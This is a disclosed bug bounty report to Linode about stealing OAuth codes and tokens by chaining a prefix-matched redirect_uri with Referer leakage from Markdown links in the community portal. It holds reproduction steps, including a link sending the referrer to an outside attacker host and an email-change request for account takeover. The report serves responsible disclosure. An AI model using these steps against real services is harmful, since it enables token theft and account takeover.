You are participating in a **private** program for **Linode**. Please do **not** publicly discuss the program until the program goes public.

4

Access token stealing using community portal

State	Resolved (Closed)
Disclosed	**January 10, 2019 1:38am +0530**
Reported To	Linode
Asset	https://login.linode.com (Domain)
Weakness	Information Disclosure
Bounty	$1,000
Severity	High (7 ~ 8.9)
Participants	
Visibility	Disclosed (Full)

Collapse

bugdiscloseguys submitted a report to **Linode**. May 31st (8 months ago)

Hey team,

Summary

I found an access token stealing issue by chaining an issue in OAuth implantation and community portal which is an out of scope property of program but because this issue having a direct impact on Linode's user I'm reporting this anyway. Feel free to close this as informative if you don't consider it.

Description

Issue : 1
The OAuth implanted in such a way that it is allowed to travel through other paths under redirect_uri.


For example : if the client app is configured to redirect to `http://linode.com/some/endpoint/` then it is possible to redirect to `http://linode.com/some/endpoint/MALICIOUS/ENDPOINT/` (../ won't work).

So if an attacker find a way to redirect or leak query parameters to third party using a malicious endpoint. It will be possible to leak oauth code/token.


Issue : 2

The client id `a38f156de7fa9819c110` for Community portal is an pre-authorized app with redirect_uri set to `http://linode.com/community/questions/` .

Because we can post our own links, images via questions at https://linode.com/community/questsion/ID/ and due to the fact we can craft a successful redirect_uri to this URL `http://linode.com/community/questions/ID` in OAuth it is possible to get user's OAuth code on our question's page.




Now as we can post links using Markdown and `no-referrer` property is not set on `<A>` tag it is possible to leak OAuth code to attacker controlled asset via referrer.



Steps to reproduce

In attacker's session (Firefox)

1 - Go to Linode's community : https://www.linode.com/community/questions/ and login
2 - Post a question, in markdown add this `[STEAL MY CODE] (https://rce.ee/steal)`
3 - Copy question link and logout
4 - Open https://www.linode.com/community/questions/QUESTION-ID/xx (copied question link)
5 - Set/Start Burp intercept to on.
6 - Click Login



7 - Now make sure you COPY a GET request like this AND MODIFY SCOPES parameter value to `*`

`https://login.linode.com/oauth/authorize?scopes=&response_type=code&client_id=a38f156de7fa9819c110&redirect_uri=https%3A%2F%2Fwww.linode.com%2Fcommunity%2Fquestions%2F506/xxx&state=172222fe-1ec7-4c77-9ef2-8deaa9e08e1f`

8 - And make sure you drop the request, something like this `https://www.linode.com/community/questions/xxxx/xx?state=b376da23-2deb-4bac-ab57-54e120131aa0&code=45fbfd63b6a78a22606d`

In victim's session (Chrome)


1 - Login at login.linode.com.
2 - Open the URL copied in step #7 (in attacker section)
3 - click on `STEAL MY CODE`

4 - You will be redirect to `rce.ee` and referrer will be shown in body, COPY IT (In real exploit it will get saved on attacker's server, just for poc we're doing copy)

In attacker's session (Firefox)

8 - Open copied URL (Step #4 from victim section), and capture traffic.
9 - You will be logged into victim's community account , now go through the captured traffic you will find a get request to `https://api.linode.com/v4/account/events/?page_size=25&page=1` which will have a bearer token, Use it to make any api request because the token have `*` scope.

This might look complex in words but have a look at attached video PoC/Steps to understand and see how easy it is to exploit.



Additional information

We couldn't steal oauth token directly because it comes under `#` which is not leaked in referrer and hence we did above steps to bypass state token and then login into victim's community account and finally extract oauth token with all scope.

Thanks!

Harsh

Impact

Steal user's API access/bearer token with all sscope

4 attachments:
F303461: Screenshot_39.png
F303462: Screenshot_40.png
F303464: Screenshot_41.png
F303466: 2018-05-30_21-58-33.mp4

bugdiscloseguys posted a comment. May 31st (8 months ago)
I think the root cause here is not the community part but how the redirect_uri is working, Even if community portal apply 'no-referrer' there will always be possibility to travel through other directories and chain some other issues, This is applicable for all pre-authorized app. A permanent fix would be to do a exact match of redirect_uri.

chessmast3r HackerOne staff posted a comment. May 31st (8 months ago)
Hi @bugdiscloseguys,

Thanks for your submission. We are currently reviewing your report and will get back to you once we have additional information to share.

bugdiscloseguys posted a comment. May 31st (8 months ago)
I found that it is possible to use stolen token to change account's email.

Request

```
PUT /api/v4/profile HTTP/1.1
Host: cloud.linode.com
Accept-Encoding: gzip, deflate
Accept: */*
Content-type: application/json
Authorization: Bearer TOKEN
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 32

{"email":"attacker@gmail.com"}
```

After making above request, victim's account email will be changed to attacker@gmail.com and then attacker can simply use password reset functionality to reset victim's account password.

linode_ctarquini posted a comment. May 31st (8 months ago)

Hey there,

It looks like to me that in order for this attack to become successful, the initial login must be interrupted so you can use the state/code. Is that correct?

linode_ctarquini changed the status to ○ **Triaged**. May 31st (8 months ago)

bugdiscloseguys posted a comment. Updated May 31st (8 months ago)

Yes Exactly @linode_ctarquini. ofc. its only on our/attacker side.

We're first initializing a login flow as attacker so that required cookies for state gets set'ed once that's done we stop the final login request(callback ?state=b376da23-2deb-4bac-ab57-54e120131aa0&code=45fbfd63b6a78a22606d)

Instead we pass the OAuth link (which have state matches our session) to victim, the code will be generated but can't be used because state token mismatches in victim's session, The code gets leaked as referrer if victim clicks the link and then attacker can use that code with the state because that state matches attackers session

Exploit = Attacker's session + attacker's state token + code of victim.

Al we want is victim to click the link and that will leak the referrer.

linode_ctarquini posted a comment. Jun 1st (8 months ago)

Thank you! I've validated this vulnerability and will be reviewing it with our team.

bugdiscloseguys posted a comment. Updated Jun 5th (8 months ago)

Hey @linode_ctarquini , As i mentioned above that OAuth token can be used to takeover account by changing email, At first i thought only first party client apps token will have this much priv. but now i realized any third party client app have this priv. Should i create a separate report for this? cause what's the point of OAuth if someone can takeover account using them?

jriv changed the status to ○ **Triaged**. Jun 6th (8 months ago)

Hi @bugdiscloseguys. We have determined this to be a High criticality based on the potential loss of customer data. We are putting this into queue for changes in the OAuth implementation moving forward and will keep you informed on progress.

Linode rewarded bugdiscloseguys with a **$750** bounty. Jun 6th (8 months ago)

Thanks for the report!

Linode rewarded bugdiscloseguys with a **$250** bonus. Jun 6th (8 months ago)

Added bonus for creativity of attack.

bugdiscloseguys posted a comment. Jun 6th (8 months ago)

Thanks for the bounty and bonus.

linode_ctarquini posted a comment. Jul 28th (6 months ago)

Hey @bugdiscloseguys,

We have a fix for this in the works and will let you know when it's been patched

linode_ctarquini closed the report and changed the status to ○ **Resolved**. Nov 14th (3 months ago)

Hey @bugdiscloseguys,

We've deployed an interim fix that prevents the leakage of the sensitive variables via referer in modern browsers. We have an open item to deploy a more robust server-side fix as well.

Thanks again for your report!

linode_bdorsey requested to disclose this report. Jan 10th (20 days ago)

bugdiscloseguys agreed to disclose this report. Jan 10th (20 days ago)

This report has been disclosed. Jan 10th (20 days ago)

bugdiscloseguys posted a comment. Updated Jan 10th (20 days ago)

I just read the report and i have made a huge spell mistake, `implanted` / `implantation` which is `implemented` / `implementation` .
Reader please excuse this and i hope you like the bug :).